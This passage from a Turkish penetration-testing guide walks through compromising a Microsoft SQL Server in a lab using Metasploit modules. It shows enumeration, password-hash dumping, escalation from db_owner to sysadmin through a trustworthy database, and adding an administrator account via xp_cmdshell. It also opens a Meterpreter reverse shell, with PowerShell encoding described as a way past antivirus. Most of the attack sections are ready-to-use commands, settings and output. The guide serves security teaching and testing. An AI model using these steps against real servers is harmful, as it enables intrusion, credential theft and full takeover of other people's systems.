Microsoft SQL Server üzerinde hesap bilgisi elde edildikten sonra hedef hakkında daha detaylı bilgi toplanmasının gerektiği durumlar olabilir. Bunun için Metasploit üzerinde bulunan **"mssql_enum"** isimli modül kullanılabilir. Modüle verilecek olan hesap bilgisinin yetkisi ile elde edilebilecek olan tüm bilgiler çekilebilir. Aşağıdaki komut ile söz konusu modül aktif hale getirilebilir.

```
$ use auxiliary/admin/mssql/mssql_enum
```

Modüle "USERNAME", "PASSWORD", "RHOST" ve "PORT" bilgisi verilip çalıştırıldığında hedef sistem hakkında elde edilebilecek bilgileri toplayıp vermektedir. Bu bilgiler arasında Microsoft SQL Server'ın yapılandırma özellikleri, hesap bilgileri ve durumları, hesap politikası durumu ve birçok bilgi yer almaktadır. Örneğin hedef üzerinde xp_cmdshell'in aktif olmadığı modül tarafından tespit edilmiştir. Aşağıdaki ekran görüntüsü ile test ortamında hedef hakkında toplanan bilginin bir kısmı verilmiştir.

```
[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
[*]             Feb 10 2012 19:39:15
[*]             Copyright (c) Microsoft Corporation
[*]             Express Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Not Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Not Enabled
[*]     Ole Automation Procedures are Not Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\master.mdf
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\mastlog.ldf
[*]     Database name:tempdb
[*]     Database Files for tempdb:
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\tempdb.mdf
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\templog.ldf
[*]     Database name:model
[*]     Database Files for model:
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\model.mdf
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\modellog.ldf
[*]     Database name:msdb
[*]     Database Files for msdb:
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\MSDBData.mdf
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\MSDBLog.ldf
```

Şekil 10 - Hedef Bilgisi

4.4. HEDEFTE BULUNAN DİĞER HESAPLARI ELE GEÇİRME

Test ortamında kaba kuvvet saldırısı ve MITM saldırısı ile test ortamında "sa" yetkili hesabı ele geçirilmişti. Ele geçirilen bu hesap ile hedefte bulunan diğer hesapları ele geçirmede kullanmak üzere parola özetleri ele geçirilebilir. Bunun için Metasploit modüllerinden biri olan **"mssql_hashdump"** kullanılabilir. Modülü aktif hale getirmek için aşağıda komut kullanılabilir ve ardından hedef IP adresi, port numarası, kullanıcı adı ve şifre bilgisi verilir. Modül çalıştırıldıktan sonra hedef üzerindeki hesapların kullanıcı adlarını ve parola özetlerini getirecektir.

```
$ use auxiliary/scanner/mssql/mssql_hashdump
```

Test ortamında modül çalıştırılmış ve hedefteki hesapların parola özetlerini getirmiştir, aşağıda ekran görüntüsü bulunmaktadır.

Şekil 11 - Hesapların Parola Özetleri


Elde edilen parola özetleri çeşitli parola kırma yazılımları aracılığıyla kırılabilir ve parolalara ulaşılabilir.

4.5. TRUSTWORTHY ÖZELLİĞİNİN İSTİSMARI İLE HAK YÜKSELTME

Microsoft SQL Server, veritabanı yöneticilerinin veritabanlarını **"trustworthy"** olarak belirlemelerine izin verir. Trustworthy özelliği varsayılan olarak kapalı olarak gelir ancak geliştiriciler tarafından veritabanları üzerinde aktif edildiği durumlar olabilir. Trustworthy özelliğine sahip veritabanları kısaca ağ paylaşımları, e-posta servisleri ve diğer veritabanlarındaki nesneler gibi harici kaynaklara erişebilir. Bu durum her zaman kötü olmasa da sistem yöneticilerinin söz konusu özellikte veritabanları oluşturup veritabanı sahipliğini düşük yetkili bir kullanıcıya vermediği zamanlarda dikkate değer bir risk oluşturabilir.


Örneğin bir veritabanının sahibi yüksek yetkili olsun ve bu veritabanı aynı zamanda bir web uygulaması tarafından kullanılıyor olsun. Web uygulamasının hesap yetkisi normalde düşük seviyede ancak söz konusu veritabanı üzerinde tam yetkiye (db_owner) sahip. Eğer söz konusu veritabanı Trustworthy olarak belirlenmiş ise web uygulamasının kullandığı hesap üzerinde hak yükseltme yapılabilir. Yani web uygulamasının kullanmış olduğu hesap "sysadmin" yetkilerine çıkarılabilir.

Bunun için test ortamında "APPLICATIONS" isimli bir veritabanı oluşturulmuştur ve "appadmin" kullanıcısı söz konusu veritabanında "db_owner" haklarına atanmıştır. Öncesinde "appadmin" kullanıcısı düşük haklara sahiptir. Aşağıdaki ekran görüntüsünde "appadmin" kullanıcısının haklarını gösteren ekran görüntüsü verilmiştir.



Şekil 12 - Kullanıcının Hakları

Aşağıdaki ekran görüntüsünde de söz konusu kullanıcının veritabanı üzerindeki hakları gösterilmiştir.




Şekil 13 - Kullanıcının Veritabanı Hakları

Test ortamında Metasploit üzerinde **"mssql_escalate_dbowner"** modülü kullanılarak söz konusu kullanıcının hakları "sysadmin" seviyesine çıkartılmıştır. Modüle "appdmin" kullanıcısının bilgileri verilmiştir ve çalıştırılmıştır. Aşağıdaki ekran görüntüsünde de görülebileceği üzere söz konusu kullanıcının hakları başarıyla yükseltilmiştir.

```
msf auxiliary(mssql_escalate_dbowner) > show options

Module options (auxiliary/admin/mssql/mssql_escalate_dbowner):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD             App123           no        The password for the specified username
   RHOST                192.168.48.130   yes       The target address
   RPORT                1433             yes       The target port
   USERNAME             appadmin         no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(mssql_escalate_dbowner) > exploit

[*] Attempting to connect to the database server at 192.168.48.130:1433 as appadmin...
[+] Connected.
[*] Checking if appadmin has the sysadmin role...
[*] You're NOT a sysadmin, let's try to change that
[*] Checking for trusted databases owned by sysadmins...
[+] 1 affected database(s) were found:
[*]  - APPLICATIONS
[*] Checking if the user has the db_owner role in any of them...
[+] - db_owner on APPLICATIONS found!
[*] Attempting to escalate in APPLICATIONS!
[*] APPLICATIONS
[+] Congrats, appadmin is now a sysadmin!.
[*] Auxiliary module execution completed
```

Şekil 14 - Hak Yükseltme İşlemi

Aynı şekilde Microsoft SQL Server üzerinde de söz konusu hesabın yetkileri kontrol edildiğinde hesabın haklarının yükseltildiği görülebilmektedir.



Şekil 15 - Hak Yükseltmenin Teyidi

5. POST EXPLOITATION

Hesap bilgileri ele geçirildikten sonra Microsoft SQL Server'ın çalıştığı işletim sistemi ele geçirilebilir. Bunun için ele geçirilen hesap üzerinden xp_cmdshell ile hedef sisteme kullanıcı eklenmiş ve uzak masaüstü bağlantısı yapılmıştır. Bir diğer yöntem olarak hedef işletim sistemine zararlı yazılım bulaştırılmış ve işletim sistemi ele geçirilmiştir.

Ayrıca hedef işletim sistemi üzerinde ele geçirilen hesabın yetkisiz bir kullanıcı hesabı olması durumunda nasıl hak yükseltilir test edilmiştir. Bunun için Metasploit modülü kullanılmıştır.

5.1. XP_CMDSHELL KULLANARAK HEDEF SİSTEMİ ELE GEÇİRME


Veritabanı yöneticileri sistem üzerinde komut çalıştırıp, işlem yapmaları gerektiği durumlar olabilir. Bu durumda xp_cmdshell yormadı veritabanı yöneticilerinin yardıma koşmaktadır. xp_cmdshell kullanılarak Microsoft SQL Server'ın çalışma hakları yetkisinde ardından komut çalıştıracak hesabın yetkisi çerçevesinde sistem üzerinde komut çalıştırılabilir. Örneğin Microsoft SQL Server sistem içinde "Network Service" olarak çalışıyor ve sizde Microsoft SQL Server üzerinde "sysadmin" yetkisine sahip bir hesabı yönetiyorsunuz. Bu durumda xp_cmdshell kullanarak sisteme kullanıcı ekleyemeyebilirsiniz çünkü Network Service yetkileri içerisinde bu bulunmayabilir.

Test ortamı içerisinde sızılmış olan Microsoft SQL Server'da xp_cmdshell kullanılarak hedef işletim sistemine kullanıcı eklenmiş ardından eklenen kullanıcı Administrators grubuna eklenmiş ve hedefe eklenen kullanıcı hesabı ile Uzak Masaüstü Bağlantısı gerçekleştirilmiştir.

Bunun için Metasploit üzerinde kullanılacak olan modül, **"mssql_exec"** aşağıdaki komut ile aktif edilir.

```
$ use auxiliary/admin/mssql/mssql_exec
```

Modül aktif edildikten sonra hedef IP adresi, port numarası, kullanıcı adı ve şifre bilgisi girildikten sonra **"CMD"** parametresine hedef üzerinde çalıştırılması istenen komut girilir. Aşağıda ekran görüntüsü bulunan çıktıda komut olarak **"ipconfig"** çalıştırılmıştır.



Şekil 16 - Komut Çıktısı

Çıktıda dikkat edilmesi gereken noktalardan biri *"The server may have xp_cmdshell disabled, trying to enable it..."* satırıdır. Yukarıda hedef üzerinde hesap bilgisi elde edildikten sonra bilgi toplama aşamasında, hedef üzerinde xp_cmdshell'in aktif olmadığı tespit edilmiş ve belirtilmişti. Modül hedef üzerinde xp_cmdshell'i aktif edip ardından verilen komutu çalıştıracaktır.

Test için "ipconfig" komutu başarıyla çalıştıktan sonra hedefe aşağıdaki komut kullanılarak kullanıcı eklenmiş ve devamındaki komut kullanılarak eklenen kullanıcı Administrator grubuna eklenmiştir.

```
$ net user BGATest Test123 /add
```

```
$ net localgroup Administrators BGATest /add
```


Burada dikkat edilmesi gereken bir diğer husus oluşturulan hesabın şifresinin hedef işletim sistemi politikasına uygun olması gerekliliğidir. Eğer hedef işletim sistemi şifre politikasına uymayan bir kullanıcı adı ve şifre ile hesap eklemeye çalışılırsa hata alınır.

Yukarıdaki komutlar başarıyla hedef sistem üzerinde çalıştırılmıştır ve ilgili ekran görüntüsü aşağıda verilmiştir.

```
msf auxiliary(mssql_exec) > set CMD net user BGATest Test123 /add
CMD => net user BGATest Test123 /add
msf auxiliary(mssql_exec) > exploit

[*] SQL Query: EXEC master..xp_cmdshell 'net user BGATest Test123 /add'



 output
 ------
 The command completed successfully.



[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) > set CMD net localgroup Administrators BGATest /add
CMD => net localgroup Administrators BGATest /add
msf auxiliary(mssql_exec) > exploit

[*] SQL Query: EXEC master..xp_cmdshell 'net localgroup Administrators BGATest /add'



 output
 ------
 The command completed successfully.



[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) >
```


Şekil 17 - Komutların Başarılı Olarak Çalışması

Aşağıdaki ekran görüntüsü hedef bilgisayardan alınmıştır ve komutların başarıyla çalıştığı teyit edilmiştir.



Şekil 18 - Eklenen Hesap

Komutlar başarıyla çalıştıktan sonra hedef sisteme uzak masaüstü bağlantısı yapılmıştır ve ilgili ekran görüntüsü aşağıda verilmiştir.



Şekil 19 - Uzak Masaüstü Bağlantısı

5.2. ZARARLI YAZILIM KULLANARAK HEDEF SİSTEMİ ELE GEÇİRME

Ağ içerisinde bulunan Microsoft SQL Server üzerinde hesap bilgisi ele geçirildikten sonra işletim sistemi de ele geçirilebilir. Bunun için test ortamında hedef sisteme Meterpreter zararlı yazılımı bulaştırılmıştır.

Metasploit modüllerinden olan **"mssql_payload"** bu işlem kullanılabilir. Bunun için modül aktif hale getirildikten sonra payload belirlenip; hedef IP adresi, hedef port numarası, kullanıcı adı, şifre vb. gerekli ayarlar girildikten sonra yine modül çalıştırılır.

Test ortamında payload olarak **"windows/meterpreter/reverse_tcp"** kullanılmıştır ve modülün aayarlarını içeren ekran görüntüsü aşağıda verilmiştir.

```
Module options (exploit/windows/mssql/mssql_payload):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   METHOD               ps               yes       Which payload delivery method to use (ps, cmd, or old)
   PASSWORD             BGA-123          no        The password for the specified username
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                192.168.48.130   yes       The target address
   RPORT                1433             yes       The target port
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.48.128   yes       The listen address
   LPORT     1234             yes       The listen port
```

Şekil 20 - Modül Ayarları

Burada dikkat edilmesi gereken noktalardan birisi, modül ayarlarından olan "METHOD" değeridir ve üç farklı değer alabilir. Bunlar sırasıyla ps, cmd ve old değerleridir. Eğer payload hedef sisteme Power Shell kullanılarak gönderilip çalıştırılması isteniyor ise "ps" seçilir. Eğer payload hedef sisteme standart komut satırından gönderilmek isteniyorsa "cmd" seçilir.

Test ortamında "ps" metodu kullanılmıştır. Modül çalıştırıldığında öncelikle hedef sisteme giriş yapacak, xp_cmdshell aktif mi değil kontrol edip değilse aktif edecek ve payloadı sisteme yükleyip çalıştıracaktır. Aşağıdaki ekran görüntüsünde hedef sistem üzerinde alınan Meterpreter oturumu görülmektedir.

```
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on 192.168.48.128:1234
[*] Warning: This module will leave JRaaAkkO.exe in the SQL Server %TEMP% directory
[*] Uploading the payload JRaaAkkO, please be patient...
[*] Converting the payload utilizing PowerShell EncodedCommand...
[*] Executing the payload...
[*] Sending stage (770048 bytes) to 192.168.48.130
[*] Be sure to cleanup JRaaAkkO.exe...
[*] Meterpreter session 1 opened (192.168.48.128:1234 -> 192.168.48.130:49259) at 2015-02-27 05:25:59 -0500

meterpreter > 
```

Şekil 21 - Meterpreter Oturumu

Zararlı yazılımı bulaştırılırken kullanılacak olan metot olarak “ps” metodunun seçilmesinin nedeni, modül bu metot kullanımında Power Shell komutunu encode ederek çalıştırmaktadır ve antivirüs benzeri koruma yazılımlarının atlatılmasında işe yarayabilmektedir. Yukarıdaki ekran görüntüsünde *“Converting the payload utilizing PowerShell EncodedCommand...”* satırında görülebileceği üzere modül Power Shell komutunu çalıştırırken **“EncodedCommand”** parametresini kullanarak komutu encode etmektedir.